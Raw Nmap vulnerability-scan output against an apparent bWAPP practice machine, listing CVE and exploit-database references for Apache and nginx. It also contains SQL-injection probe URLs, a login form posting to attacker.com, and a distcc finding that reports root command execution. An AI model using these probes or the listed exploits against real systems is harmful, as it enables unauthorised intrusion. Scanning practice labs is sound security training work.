| CVE-2018-8011 7.5 https://vulners.com/cve/CVE-2018-8011
| CVE-2018-1303 7.5 https://vulners.com/cve/CVE-2018-1303
| CVE-2017-9798 7.5 https://vulners.com/cve/CVE-2017-9798
| CVE-2017-15710 7.5 https://vulners.com/cve/CVE-2017-15710
| CVE-2016-8743 7.5 https://vulners.com/cve/CVE-2016-8743
| CVE-2009-2699 7.5 https://vulners.com/cve/CVE-2009-2699
| CVE-2009-1955 7.5 https://vulners.com/cve/CVE-2009-1955
| CVE-2006-20001 7.5 https://vulners.com/cve/CVE-2006-20001
| CNVD-2025-16614 7.5 https://vulners.com/cnvd/CNVD-2025-16614
| CNVD-2024-20839 7.5 https://vulners.com/cnvd/CNVD-2024-20839
| CNVD-2023-93320 7.5 https://vulners.com/cnvd/CNVD-2023-93320
| CNVD-2023-80558 7.5 https://vulners.com/cnvd/CNVD-2023-80558
| CNVD-2022-53584 7.5 https://vulners.com/cnvd/CNVD-2022-53584
| CNVD-2022-41639 7.5 https://vulners.com/cnvd/CNVD-2022-41639
| CNVD-2022-03223 7.5 https://vulners.com/cnvd/CNVD-2022-03223
| CNVD-2019-41283 7.5 https://vulners.com/cnvd/CNVD-2019-41283
| CNVD-2017-13906 7.5 https://vulners.com/cnvd/CNVD-2017-13906
| CNVD-2016-13233 7.5 https://vulners.com/cnvd/CNVD-2016-13233
| CNVD-2016-13232 7.5 https://vulners.com/cnvd/CNVD-2016-13232
| A0F268C8-7319-5637-82F7-8DAF72D14629 7.5
https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629 *EXPLOIT*
| 56EC26AF-7FB6-5CF0-B179-6151B1D53BA5 7.5
https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5 *EXPLOIT*
| 45D138AD-BEC6-552A-91EA-8816914CA7F4 7.5
https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4 *EXPLOIT*
| CVE-2025-49812 7.4 https://vulners.com/cve/CVE-2025-49812
| CVE-2023-38709 7.3 https://vulners.com/cve/CVE-2023-38709
| CNVD-2024-36395 7.3 https://vulners.com/cnvd/CNVD-2024-36395
| SSV:11802 7.1 https://vulners.com/seebug/SSV:11802
EXPLOIT
| SSV:11762 7.1 https://vulners.com/seebug/SSV:11762
EXPLOIT
| HTTPD:B44AEE5F83602723E751B3341D72C01D 7.1
https://vulners.com/httpd/HTTPD:B44AEE5F83602723E751B3341D72C01D
| HTTPD:4D420BA542C9357A7F064936250DAEFF 7.1
https://vulners.com/httpd/HTTPD:4D420BA542C9357A7F064936250DAEFF
| CVE-2009-1891 7.1 https://vulners.com/cve/CVE-2009-1891
| CVE-2009-1890 7.1 https://vulners.com/cve/CVE-2009-1890
| SSV:60427 6.9 https://vulners.com/seebug/SSV:60427
EXPLOIT
| SSV:60386 6.9 https://vulners.com/seebug/SSV:60386
EXPLOIT
| SSV:60069 6.9 https://vulners.com/seebug/SSV:60069
EXPLOIT
| HTTPD:D4C114070B5E7C4AA3E92FF94A57C659 6.9
https://vulners.com/httpd/HTTPD:D4C114070B5E7C4AA3E92FF94A57C659
| CVE-2012-0883 6.9 https://vulners.com/cve/CVE-2012-0883
| SSV:12447 6.8 https://vulners.com/seebug/SSV:12447
EXPLOIT
| PACKETSTORM:127546 6.8
https://vulners.com/packetstorm/PACKETSTORM:127546 *EXPLOIT*
| HTTPD:0A13DEC03E87AF57C14487550B086B51 6.8
https://vulners.com/httpd/HTTPD:0A13DEC03E87AF57C14487550B086B51
| CVE-2014-0226 6.8 https://vulners.com/cve/CVE-2014-0226
| 1337DAY-ID-22451 6.8
https://vulners.com/zdt/1337DAY-ID-22451 *EXPLOIT*
| SSV:11568 6.4 https://vulners.com/seebug/SSV:11568
EXPLOIT
| HTTPD:AFA6B3F6376C54842BAFBBF24C7F44C4 6.4
https://vulners.com/httpd/HTTPD:AFA6B3F6376C54842BAFBBF24C7F44C4
| CVE-2009-1956 6.4 https://vulners.com/cve/CVE-2009-1956
| HTTPD:3E4CF20C0CAD918E98C98926264946F2 6.1
https://vulners.com/httpd/HTTPD:3E4CF20C0CAD918E98C98926264946F2
| CVE-2016-4975 6.1 https://vulners.com/cve/CVE-2016-4975
| CVE-2018-1302 5.9 https://vulners.com/cve/CVE-2018-1302
| CVE-2018-1301 5.9 https://vulners.com/cve/CVE-2018-1301
| CNVD-2018-06536 5.9 https://vulners.com/cnvd/CNVD-2018-06536
| CNVD-2018-06535 5.9 https://vulners.com/cnvd/CNVD-2018-06535
| VULNERLAB:967 5.8 https://vulners.com/vulnerlab/VULNERLAB:967
EXPLOIT
| VULNERABLE:967 5.8 https://vulners.com/vulnerlab/VULNERABLE:967
EXPLOIT
| SSV:67231 5.8 https://vulners.com/seebug/SSV:67231
EXPLOIT
| SSV:18637 5.8 https://vulners.com/seebug/SSV:18637
EXPLOIT
| SSV:15088 5.8 https://vulners.com/seebug/SSV:15088
EXPLOIT
| SSV:12600 5.8 https://vulners.com/seebug/SSV:12600
EXPLOIT
| PACKETSTORM:84112 5.8
https://vulners.com/packetstorm/PACKETSTORM:84112 *EXPLOIT*
| EXPLOITPACK:8B4E7E8DAE5A13C8250C6C33307CD66C 5.8
https://vulners.com/exploitpack/EXPLOITPACK:8B4E7E8DAE5A13C8250C6C33307CD66C *EXPLOIT*
| EDB-ID:10579 5.8 https://vulners.com/exploitdb/EDB-ID:10579
EXPLOIT
| CVE-2009-3555 5.8 https://vulners.com/cve/CVE-2009-3555
| HTTPD:BAAB4065D254D64A717E8A5C847C7BCA 5.3
https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA
| HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F 5.3
https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F
| CVE-2022-37436 5.3 https://vulners.com/cve/CVE-2022-37436
| CVE-2022-28614 5.3 https://vulners.com/cve/CVE-2022-28614
| CVE-2022-28330 5.3 https://vulners.com/cve/CVE-2022-28330
| CNVD-2023-30859 5.3 https://vulners.com/cnvd/CNVD-2023-30859
| CNVD-2022-53582 5.3 https://vulners.com/cnvd/CNVD-2022-53582
| CNVD-2022-51059 5.3 https://vulners.com/cnvd/CNVD-2022-51059
| CNVD-2020-46278 5.3 https://vulners.com/cnvd/CNVD-2020-46278
| SSV:60788 5.1 https://vulners.com/seebug/SSV:60788
EXPLOIT
| HTTPD:96CCBB8B74890DC94A45CD0955D35015 5.1
https://vulners.com/httpd/HTTPD:96CCBB8B74890DC94A45CD0955D35015
| CVE-2013-1862 5.1 https://vulners.com/cve/CVE-2013-1862
| SSV:96537 5.0 https://vulners.com/seebug/SSV:96537
EXPLOIT
| SSV:62058 5.0 https://vulners.com/seebug/SSV:62058
EXPLOIT
| SSV:61874 5.0 https://vulners.com/seebug/SSV:61874
EXPLOIT
| SSV:20993 5.0 https://vulners.com/seebug/SSV:20993
EXPLOIT
| SSV:20979 5.0 https://vulners.com/seebug/SSV:20979
EXPLOIT
| SSV:20969 5.0 https://vulners.com/seebug/SSV:20969
EXPLOIT
| SSV:19592 5.0 https://vulners.com/seebug/SSV:19592
EXPLOIT
| SSV:15137 5.0 https://vulners.com/seebug/SSV:15137
EXPLOIT
| SSV:12005 5.0 https://vulners.com/seebug/SSV:12005
EXPLOIT
| PACKETSTORM:181059 5.0
https://vulners.com/packetstorm/PACKETSTORM:181059 *EXPLOIT*
| PACKETSTORM:105672 5.0
https://vulners.com/packetstorm/PACKETSTORM:105672 *EXPLOIT*
| PACKETSTORM:105591 5.0
https://vulners.com/packetstorm/PACKETSTORM:105591 *EXPLOIT*
| MSF:AUXILIARY-SCANNER-HTTP-REWRITE_PROXY_BYPASS- 5.0
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-REWRITE_PROXY_BYPASS- *EXPLOIT*
| HTTPD:FF76CF8F03BE59B7AD0119034B0022DB 5.0
https://vulners.com/httpd/HTTPD:FF76CF8F03BE59B7AD0119034B0022DB
| HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9 5.0
https://vulners.com/httpd/HTTPD:DD1BEF13C172D3E8CA5D3F3906101EC9
| HTTPD:D1C855645E1630AE37C6F642C1D0F213 5.0
https://vulners.com/httpd/HTTPD:D1C855645E1630AE37C6F642C1D0F213
| HTTPD:85C24937CF85C2E1DBF78F9954817A28 5.0
https://vulners.com/httpd/HTTPD:85C24937CF85C2E1DBF78F9954817A28
| HTTPD:6D37F924288E2D149DC3C52135232B6E 5.0
https://vulners.com/httpd/HTTPD:6D37F924288E2D149DC3C52135232B6E
| HTTPD:6CA43FB8E8332E715522C8A6C24EC31E 5.0
https://vulners.com/httpd/HTTPD:6CA43FB8E8332E715522C8A6C24EC31E
| HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8 5.0
https://vulners.com/httpd/HTTPD:60BF8A7CCF62E24F92B3DCCA0E53F1F8
| HTTPD:423307886E19F2012B809EEB1E9C6846 5.0
https://vulners.com/httpd/HTTPD:423307886E19F2012B809EEB1E9C6846
| HTTPD:371AA87DEAE292D8E6ACC01309CA723A 5.0
https://vulners.com/httpd/HTTPD:371AA87DEAE292D8E6ACC01309CA723A
| HTTPD:2E324CC4C6C61757E316E26EF4DCB945 5.0
https://vulners.com/httpd/HTTPD:2E324CC4C6C61757E316E26EF4DCB945
| HTTPD:2C06F6E938AADE21D7C59CED65A985E6 5.0
https://vulners.com/httpd/HTTPD:2C06F6E938AADE21D7C59CED65A985E6
| HTTPD:1DC50F4C723B9143E9713B27031C6043 5.0
https://vulners.com/httpd/HTTPD:1DC50F4C723B9143E9713B27031C6043
| HTTPD:1069F9C369A2B2B1C4F8A1AC73589169 5.0
https://vulners.com/httpd/HTTPD:1069F9C369A2B2B1C4F8A1AC73589169
| EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D 5.0
https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D *EXPLOIT*
| EXPLOITPACK:460143F0ACAE117DD79BD75EDFDA154B 5.0
https://vulners.com/exploitpack/EXPLOITPACK:460143F0ACAE117DD79BD75EDFDA154B *EXPLOIT*
| EDB-ID:17969 5.0 https://vulners.com/exploitdb/EDB-ID:17969
EXPLOIT
| CVE-2015-3183 5.0 https://vulners.com/cve/CVE-2015-3183
| CVE-2015-0228 5.0 https://vulners.com/cve/CVE-2015-0228
| CVE-2014-0231 5.0 https://vulners.com/cve/CVE-2014-0231
| CVE-2014-0098 5.0 https://vulners.com/cve/CVE-2014-0098
| CVE-2013-6438 5.0 https://vulners.com/cve/CVE-2013-6438
| CVE-2013-5704 5.0 https://vulners.com/cve/CVE-2013-5704
| CVE-2011-3368 5.0 https://vulners.com/cve/CVE-2011-3368
| CVE-2010-1623 5.0 https://vulners.com/cve/CVE-2010-1623
| CVE-2010-1452 5.0 https://vulners.com/cve/CVE-2010-1452
| CVE-2010-0408 5.0 https://vulners.com/cve/CVE-2010-0408
| CVE-2009-3720 5.0 https://vulners.com/cve/CVE-2009-3720
| CVE-2009-3560 5.0 https://vulners.com/cve/CVE-2009-3560
| CVE-2009-3095 5.0 https://vulners.com/cve/CVE-2009-3095
| CVE-2008-2364 5.0 https://vulners.com/cve/CVE-2008-2364
| CVE-2007-6750 5.0 https://vulners.com/cve/CVE-2007-6750
| CNVD-2015-01691 5.0 https://vulners.com/cnvd/CNVD-2015-01691
| 1337DAY-ID-28573 5.0
https://vulners.com/zdt/1337DAY-ID-28573 *EXPLOIT*
| SSV:11668 4.9 https://vulners.com/seebug/SSV:11668
EXPLOIT
| SSV:11501 4.9 https://vulners.com/seebug/SSV:11501
EXPLOIT
| HTTPD:05AF7B1B11654BC6892C02003A12DE06 4.9
https://vulners.com/httpd/HTTPD:05AF7B1B11654BC6892C02003A12DE06
| CVE-2009-1195 4.9 https://vulners.com/cve/CVE-2009-1195
| SSV:30024 4.6 https://vulners.com/seebug/SSV:30024
EXPLOIT
| HTTPD:FB0DB72A0946D2AA25FA9FA21ADB2CE1 4.6
https://vulners.com/httpd/HTTPD:FB0DB72A0946D2AA25FA9FA21ADB2CE1
| CVE-2012-0031 4.6 https://vulners.com/cve/CVE-2012-0031
| 1337DAY-ID-27465 4.6
https://vulners.com/zdt/1337DAY-ID-27465 *EXPLOIT*
| SSV:23169 4.4 https://vulners.com/seebug/SSV:23169
EXPLOIT

```
|               HTTPD:6309ABD03BB1B29C82E941636515010E          4.4
https://vulners.com/httpd/HTTPD:6309ABD03BB1B29C82E941636515010E
|               CVE-2011-3607   4.4             https://vulners.com/cve/CVE-2011-3607
|               1337DAY-ID-27473                4.4
https://vulners.com/zdt/1337DAY-ID-27473        *EXPLOIT*
|               SSV:60905       4.3             https://vulners.com/seebug/SSV:60905
*EXPLOIT*
|               SSV:60657       4.3             https://vulners.com/seebug/SSV:60657
*EXPLOIT*
|               SSV:60653       4.3             https://vulners.com/seebug/SSV:60653
*EXPLOIT*
|               SSV:60345       4.3             https://vulners.com/seebug/SSV:60345
*EXPLOIT*
|               SSV:4786        4.3             https://vulners.com/seebug/SSV:4786
*EXPLOIT*
|               SSV:3804        4.3             https://vulners.com/seebug/SSV:3804
*EXPLOIT*
|               SSV:30094       4.3             https://vulners.com/seebug/SSV:30094
*EXPLOIT*
|               SSV:30056       4.3             https://vulners.com/seebug/SSV:30056
*EXPLOIT*
|               SSV:24250       4.3             https://vulners.com/seebug/SSV:24250
*EXPLOIT*
|               SSV:20555       4.3             https://vulners.com/seebug/SSV:20555
*EXPLOIT*
|               SSV:19320       4.3             https://vulners.com/seebug/SSV:19320
*EXPLOIT*
|               SSV:11558       4.3             https://vulners.com/seebug/SSV:11558
*EXPLOIT*
|               PACKETSTORM:109284              4.3
https://vulners.com/packetstorm/PACKETSTORM:109284              *EXPLOIT*
|               HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD          4.3
https://vulners.com/httpd/HTTPD:FD1CC7EACBC758C451BA5B8D25FCB6DD
|               HTTPD:C730B9155CAC64B44A77E253B3135FE5          4.3
https://vulners.com/httpd/HTTPD:C730B9155CAC64B44A77E253B3135FE5
|               HTTPD:B90E2A3B47C473DD04F25ECBDA96D6CE          4.3
https://vulners.com/httpd/HTTPD:B90E2A3B47C473DD04F25ECBDA96D6CE
|               HTTPD:B07D658501381944 6B5017BD7E358E6F          4.3
https://vulners.com/httpd/HTTPD:B07D658501381944 6B5017BD7E358E6F
|               HTTPD:AC5C28237AB3E52EF4D366EB0CD6D4AF          4.3
https://vulners.com/httpd/HTTPD:AC5C28237AB3E52EF4D366EB0CD6D4AF
|               HTTPD:A49ADFA68FCEB939DA0E2BE13CA74CB9          4.3
https://vulners.com/httpd/HTTPD:A49ADFA68FCEB939DA0E2BE13CA74CB9
|               HTTPD:49F10A242AB057B651259425C3E680F4          4.3
https://vulners.com/httpd/HTTPD:49F10A242AB057B651259425C3E680F4
|               HTTPD:3D474EEBC8F5BC66AE37F523DD259829          4.3
https://vulners.com/httpd/HTTPD:3D474EEBC8F5BC66AE37F523DD259829
|               HTTPD:2A661E9492CCEF999508BD8503884E30          4.3
https://vulners.com/httpd/HTTPD:2A661E9492CCEF999508BD8503884E30
|               HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3          4.3
https://vulners.com/httpd/HTTPD:1E858A305C3DEA1B5E9A23EE1352B1B3
|               HTTPD:0F6B8D022A5D1C68540812E406264625          4.3
https://vulners.com/httpd/HTTPD:0F6B8D022A5D1C68540812E406264625
|               HTTPD:0D2952537BF45B77447EF90EAD31D8C9          4.3
https://vulners.com/httpd/HTTPD:0D2952537BF45B77447EF90EAD31D8C9
|               EXPLOITPACK:FDCB3D93694E48CD5EE27CE55D6801DE    4.3
https://vulners.com/exploitpack/EXPLOITPACK:FDCB3D93694E48CD5EE27CE55D6801DE    *EXPLOIT*
|               EDB-ID:35738    4.3             https://vulners.com/exploitdb/EDB-ID:35738
*EXPLOIT*
|               CVE-2016-8612   4.3             https://vulners.com/cve/CVE-2016-8612
|               CVE-2014-0118   4.3             https://vulners.com/cve/CVE-2014-0118
|               CVE-2013-1896   4.3             https://vulners.com/cve/CVE-2013-1896
|               CVE-2012-4558   4.3             https://vulners.com/cve/CVE-2012-4558
|               CVE-2012-3499   4.3             https://vulners.com/cve/CVE-2012-3499
|               CVE-2012-0053   4.3             https://vulners.com/cve/CVE-2012-0053
|               CVE-2011-4317   4.3             https://vulners.com/cve/CVE-2011-4317
|               CVE-2011-3639   4.3             https://vulners.com/cve/CVE-2011-3639
|               CVE-2011-0419   4.3             https://vulners.com/cve/CVE-2011-0419
|               CVE-2010-0434   4.3             https://vulners.com/cve/CVE-2010-0434
|               CVE-2009-0023   4.3             https://vulners.com/cve/CVE-2009-0023
|               CVE-2008-2939   4.3             https://vulners.com/cve/CVE-2008-2939
|               CVE-2008-0455   4.3             https://vulners.com/cve/CVE-2008-0455
|               CVE-2007-6420   4.3             https://vulners.com/cve/CVE-2007-6420
|               67D5C133-2D28-56DF-B3FF-FA397606547D            4.3
https://vulners.com/gitee/67D5C133-2D28-56DF-B3FF-FA397606547D  *EXPLOIT*
|               SSV:12628       2.6             https://vulners.com/seebug/SSV:12628
*EXPLOIT*
|               HTTPD:AA860ED739944CC66DCA320985CEC190          2.6
https://vulners.com/httpd/HTTPD:AA860ED739944CC66DCA320985CEC190
|               HTTPD:A79620D4A49D1F0D9BE6A18FD0CA234C          2.6
https://vulners.com/httpd/HTTPD:A79620D4A49D1F0D9BE6A18FD0CA234C
|               CVE-2012-2687   2.6             https://vulners.com/cve/CVE-2012-2687
|               CVE-2009-3094   2.6             https://vulners.com/cve/CVE-2009-3094
|               CVE-2008-0456   2.6             https://vulners.com/cve/CVE-2008-0456
|               SSV:60250       1.2             https://vulners.com/seebug/SSV:60250
*EXPLOIT*
|               CVE-2011-4415   1.2             https://vulners.com/cve/CVE-2011-4415
|               1337DAY-ID-9602 0.0             https://vulners.com/zdt/1337DAY-ID-9602
*EXPLOIT*
|               1337DAY-ID-21346                0.0
https://vulners.com/zdt/1337DAY-ID-21346        *EXPLOIT*
|               1337DAY-ID-17257                0.0
https://vulners.com/zdt/1337DAY-ID-17257        *EXPLOIT*
|               1337DAY-ID-16843                0.0
https://vulners.com/zdt/1337DAY-ID-16843        *EXPLOIT*
|               1337DAY-ID-13268                0.0
https://vulners.com/zdt/1337DAY-ID-13268        *EXPLOIT*
|_              1337DAY-ID-11185                0.0
https://vulners.com/zdt/1337DAY-ID-11185        *EXPLOIT*
| http-sql-injection:
|   Possible sqli for queries:
|     https://10.0.2.8:443/evil/?C=D%3BO%3DA%27%20OR%20sqlspider
|     https://10.0.2.8:443/evil/?C=N%3BO%3DD%27%20OR%20sqlspider
|     https://10.0.2.8:443/evil/?C=S%3BO%3DA%27%20OR%20sqlspider
|     https://10.0.2.8:443/evil/?C=M%3BO%3DA%27%20OR%20sqlspider
|     https://10.0.2.8:443/evil/?C=D%3BO%3DA%27%20OR%20sqlspider
|     https://10.0.2.8:443/evil/?C=N%3BO%3DA%27%20OR%20sqlspider
|     https://10.0.2.8:443/evil/?C=S%3BO%3DA%27%20OR%20sqlspider
|_    https://10.0.2.8:443/evil/?C=M%3BO%3DA%27%20OR%20sqlspider
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://www.securityfocus.com/bid/70574
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.cvedetails.com/cve/2014-0224
|_      http://www.openssl.org/news/secadv_20140605.txt
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.8
|   Found the following possible CSRF vulnerabilities:
|
|     Path: https://10.0.2.8:443/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: https://10.0.2.8:443/phpmyadmin/
|     Form id:
|     Form action: index.php
|
|     Path: https://10.0.2.8:443/phpmyadmin/
|     Form id: input_username
|     Form action: index.php
|
|     Path: https://10.0.2.8:443/evil/sandbox.htm
|     Form id: login
|_    Form action: http://attacker.com/catch.php?
| ssl-dh-params:
|   VULNERABLE:
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2015-4000  BID:74733
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: mod_ssl 2.2.x/512-bit MODP group with safe prime modulus
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://www.securityfocus.com/bid/74733
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|       https://weakdh.org
|
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: mod_ssl 2.2.x/1024-bit MODP group with safe prime modulus
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: ITSECGAMES)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
666/tcp  open  doom?
| fingerprint-strings:
|   GenericLines, beast2:
|     *** bWAPP Movie Service ***
|_    Matching movies: 0
3306/tcp open  mysql?
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.3 (Ubuntu 4.2.3-2ubuntu7))
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=0(root) gid=0(root) groups=0(root)
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|_      https://distcc.github.io/security.html
5901/tcp open  vnc         VNC (protocol 3.8)
```

```
6001/tcp open  X11         (access denied)
8080/tcp open  http        nginx 1.4.0
| vulners:
|   nginx 1.4.0:
|               NGINX:CVE-2016-0746             9.8
https://vulners.com/nginx/NGINX:CVE-2016-0746
|               FF5FDC41-A333-5EAB-9A5C-05C88F66687E            9.8
https://vulners.com/gitee/FF5FDC41-A333-5EAB-9A5C-05C88F66687E  *EXPLOIT*
|               F7A1CD41-EF23-54A4-8C06-B0AD59DAE8BB            9.8
https://vulners.com/gitee/F7A1CD41-EF23-54A4-8C06-B0AD59DAE8BB  *EXPLOIT*
|               DBCFF466-8789-58D2-A128-D56CE2D04533            9.8
https://vulners.com/gitee/DBCFF466-8789-58D2-A128-D56CE2D04533  *EXPLOIT*
|               D7EB078F-818F-5F46-A2E2-FC854A8523C7            9.8
https://vulners.com/gitee/D7EB078F-818F-5F46-A2E2-FC854A8523C7  *EXPLOIT*
|               CD4A0AC8-3380-5CB1-BE09-ADD4973D7865            9.8
https://vulners.com/gitee/CD4A0AC8-3380-5CB1-BE09-ADD4973D7865  *EXPLOIT*
|               C6905D30-9A06-5571-B491-FBA06B950439            9.8
https://vulners.com/gitee/C6905D30-9A06-5571-B491-FBA06B950439  *EXPLOIT*
|               A736A729-CAB4-5F61-B608-BBB4D8C1B518            9.8
https://vulners.com/gitee/A736A729-CAB4-5F61-B608-BBB4D8C1B518  *EXPLOIT*
|               A493343D-B50C-5C6F-8F34-3844AA4D6263            9.8
https://vulners.com/gitee/A493343D-B50C-5C6F-8F34-3844AA4D6263  *EXPLOIT*
|               9CC9B725-47A0-59C5-96E4-01FCB7A34B7E            9.8
https://vulners.com/gitee/9CC9B725-47A0-59C5-96E4-01FCB7A34B7E  *EXPLOIT*
|               6B1B1EC8-3B12-541A-8E17-72D99026F6A7            9.8
https://vulners.com/gitee/6B1B1EC8-3B12-541A-8E17-72D99026F6A7  *EXPLOIT*
|               551F0614-C81C-5FB1-9059-48F0B8D66049            9.8
https://vulners.com/gitee/551F0614-C81C-5FB1-9059-48F0B8D66049  *EXPLOIT*
|               47265138-CA5D-5C9B-9D3A-67269C06D418            9.8
https://vulners.com/gitee/47265138-CA5D-5C9B-9D3A-67269C06D418  *EXPLOIT*
|               3988A6D1-8C71-597D-B172-57C6B1D8E7FE            9.8
https://vulners.com/gitee/3988A6D1-8C71-597D-B172-57C6B1D8E7FE  *EXPLOIT*
|               2A9E1800-890E-5663-B05A-5038B3BBCCCD            9.8
https://vulners.com/gitee/2A9E1800-890E-5663-B05A-5038B3BBCCCD  *EXPLOIT*
|               0D8E0CFA-B722-50AA-A29F-DD26DC76189C            9.8
https://vulners.com/gitee/0D8E0CFA-B722-50AA-A29F-DD26DC76189C  *EXPLOIT*
|               F24D1B4E-B7ED-546A-9886-CDE6898D6FA6            9.3
https://vulners.com/gitee/F24D1B4E-B7ED-546A-9886-CDE6898D6FA6  *EXPLOIT*
|               3F71F065-66D4-541F-A813-9F1A2F2B1D91            8.8
https://vulners.com/githubexploit/3F71F065-66D4-541F-A813-9F1A2F2B1D91          *EXPLOIT*
|               NGINX:CVE-2018-16845            8.2
https://vulners.com/nginx/NGINX:CVE-2018-16845
|               NGINX:CVE-2022-41741            7.8
https://vulners.com/nginx/NGINX:CVE-2022-41741
|               DF041B2B-2DA7-5262-AABE-9EBD2D535041            7.8
https://vulners.com/githubexploit/DF041B2B-2DA7-5262-AABE-9EBD2D535041          *EXPLOIT*
|               PACKETSTORM:167720              7.7
https://vulners.com/packetstorm/PACKETSTORM:167720              *EXPLOIT*
|               NGINX:CVE-2021-23017            7.7
https://vulners.com/nginx/NGINX:CVE-2021-23017
|               EDB-ID:50973    7.7             https://vulners.com/exploitdb/EDB-ID:50973
*EXPLOIT*
|               B175E582-6BBF-5D54-AF15-ED3715F757E3            7.7
https://vulners.com/githubexploit/B175E582-6BBF-5D54-AF15-ED3715F757E3          *EXPLOIT*
|               3D5EF267-25AF-5E36-885B-89F728833A86            7.7
https://vulners.com/githubexploit/3D5EF267-25AF-5E36-885B-89F728833A86          *EXPLOIT*
|               25F34A51-EB79-5BBC-8262-6F1876067F04            7.7
https://vulners.com/githubexploit/25F34A51-EB79-5BBC-8262-6F1876067F04          *EXPLOIT*
|               245ACDDD-B1E2-5344-B37D-5B9A0B0A1F0D            7.7
https://vulners.com/githubexploit/245ACDDD-B1E2-5344-B37D-5B9A0B0A1F0D          *EXPLOIT*
|               1337DAY-ID-37837                7.7
https://vulners.com/zdt/1337DAY-ID-37837        *EXPLOIT*
|               1337DAY-ID-36300                7.7
https://vulners.com/zdt/1337DAY-ID-36300        *EXPLOIT*
|               00455CDF-B814-5424-952E-9088FBB2D42D            7.7
https://vulners.com/githubexploit/00455CDF-B814-5424-952E-9088FBB2D42D          *EXPLOIT*
|               NGINX:CVE-2017-7529             7.5
https://vulners.com/nginx/NGINX:CVE-2017-7529
|               NGINX:CVE-2016-4450             7.5
https://vulners.com/nginx/NGINX:CVE-2016-4450
|               NGINX:CVE-2016-0742             7.5
https://vulners.com/nginx/NGINX:CVE-2016-0742
